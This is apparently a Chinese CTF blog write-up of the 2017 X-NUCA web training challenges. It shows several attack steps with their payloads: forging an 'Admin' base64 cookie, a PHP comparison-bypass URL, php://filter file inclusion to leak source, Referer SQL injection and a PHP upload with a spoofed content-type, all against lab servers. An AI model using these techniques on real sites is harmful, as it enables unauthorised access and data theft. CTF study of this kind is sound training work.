2017X-NUCA WEB专题赛前指导 writeup

原创


pythonniu 于 2017-08-16 16:32:54 发布 1736 收藏 2

分类专栏： ctf 文章标签： web 安全 ctf

本文链接：https://blog.csdn.net/pythonniu/article/details/77182529

前言


```
今年的题目基于去年的题目新增了几道题
最安全的笔记管理系统 -做不出
Document-getshell-找不到flag
```



题目

捉迷藏

思路



点击index，flag一闪而过，简单粗暴点直接查看源码获得flag

```
view-source:http://218.76.35.75:20111/Index.php
```

```
<html>
  <head>
      <title>HT-CTF-2016 - Hidden Flag</title>
      <meta http-equiv="refresh" content="0; url=index.php" />
  </head>
  <body style="margin:auto;padding-top:50px;background:black;color:#0F0;">
      A HIDDEN FLAG: FLAG{th!5!5n0tth3fl@g}
      <div align="center">
          <pre class="logo" style="font-size:6px;">
   __  ________    ____________________   ___   ____ ________
  / / / /_  __/   / ____/_  __/ ____/  |__ \ / __ < / ___/
 / /_/ / / /_____/ /     / / / /_________/ // / / / / __ \
/ __  / / /_____/ /___  / / / __/_____/ __// /_/ / / /_/ /
/_/ /_/ /_/      \____/ /_/ /_/       /____/\____/_/\____/
</pre>
      </div>
  </body>
</html>
```

简单问答

思路


我们直接查看源码能看到select中option选项的值与显示的值不对劲

```
<option value="2015">2016</option>
```

按钮事件为 disabled

审查元素->删除disabled->提交->抓包

修改参数为如下得flag



后台后台后台


思路

```
抓包，可以看到cookies中的User与Member参数以不同编码提交给服务器的。
```

```
Cookie: PHPSESSID=0f4cl5j51620v7rgja3km6r733; User=JohnTan101; Member=Tm9ybWFs
```

base64解密Tm9ybWFs明文为Normal,于是将”Admin”base64加密并替换Member内容得flag

```
Tips:为什么加密Admin而不是admin?因为主页显示"Only Member with Admin rights is allow to enter "
```



php是最好的语言

思路

代码审计题，经过一系列的传参和判断。直接给出答案

```php
 <?php
show_source(__FILE__);
$v1=0;$v2=0;$v3=0;
$a=(array)json_decode(@$_GET['foo']);
if(is_array($a)){
    is_numeric(@$a["bar1"])?die("nope"):NULL;
    if(@$a["bar1"]){
        ($a["bar1"]>2016)?$v1=1:NULL;
    }
    if(is_array(@$a["bar2"])){
        if(count($a["bar2"])!==5 OR !is_array($a["bar2"][0])) die("nope");
        $pos = array_search("nudt", $a["a2"]);
        $pos===false?die("nope"):NULL;
        foreach($a["bar2"] as $key=>$val){
            $val==="nudt"?die("nope"):NULL;
        }
        $v2=1;
    }
}
$c=@$_GET['cat'];
$d=@$_GET['dog'];
if(@$c[1]){
    if(!strcmp($c[1],$d) && $c[1]!==$d){
        eregi("3|1|c",$d.$c[0])?die("nope"):NULL;
        strpos(($c[0].$d), "htctf2016")?$v3=1:NULL;
    }
}
if($v1 && $v2 && $v3){
    include "flag.php";
    echo $flag;
}
?>
```

```
http://218.76.35.75:20114/?foo={%22bar1%22:%222017f%22,%22bar2%22:[[1,1],1,1,1,1]}&cat[0]=123&cat[1][]=1&dog=%00htctf2016
```

?>

flag{php_i5_n0t_b4d}

login


思路

从源代码可初步判断为文件包含

```html
<html>
    <head>
        <title>trolol</title>
    </head>
    <body>
        <center>
            <a href="./?page=main">main</a>
            <a href="./?page=info">server info</a>
            <a href="./?page=login">login</a>
        </center>
    </body>
</html>
```

构造包含语句

```
http://218.76.35.75:20115/?page=php://filter/convert.base64-encode/resource=login
```



PD9waHAKJGxvZ2luPUAkX1BPU1RbJ2xvZ2luJ107CiRwYXNzd29yZD1AJF9QT1NUWydwYXNzd29yZCddOwppZihAJGxvZ2luPT0iYWRtaW4iICYmIHNoYTEo

读出login的源码为:

```
<?php
$login=@$_POST['login'];
$password=@$_POST['password'];
if(@$login=="admin" && sha1(@$password)==$pwhash){
    include('flag.txt');
}else if (@$login&&@$password&&@$_GET['debug']) {
    echo "Login error, login credentials has been saved to ./log/".htmlentities($login).".log";
    $logfile = "./log/".$login.".log";
    file_put_contents($logfile, $login."\n".$password);
}
?>
    <center>
        login<br/><br/>
        <form action="" method="POST">
            <input name="login" placeholder="login"><br/>
            <input name="password" placeholder="password"><br/><br/>
            <input type="submit" value="Go!">
        </form>
    </center>
```


根据login的源码构造包含语句，只要包含log/目录就得出flag

```
http://218.76.35.75:20115/?page=login&debug=0&log=log/
```


http 头注入

思路

```
http头注入大多数为XXF注入，Referer注入等，此处一个一个试。测出
Referer存在注入
```




此处可用sqlmap注入



简单的文件上传

思路

直接上传PHP文件，修改content-type




简单的JS

思路


查看源码会发现有一段JS没有执行，

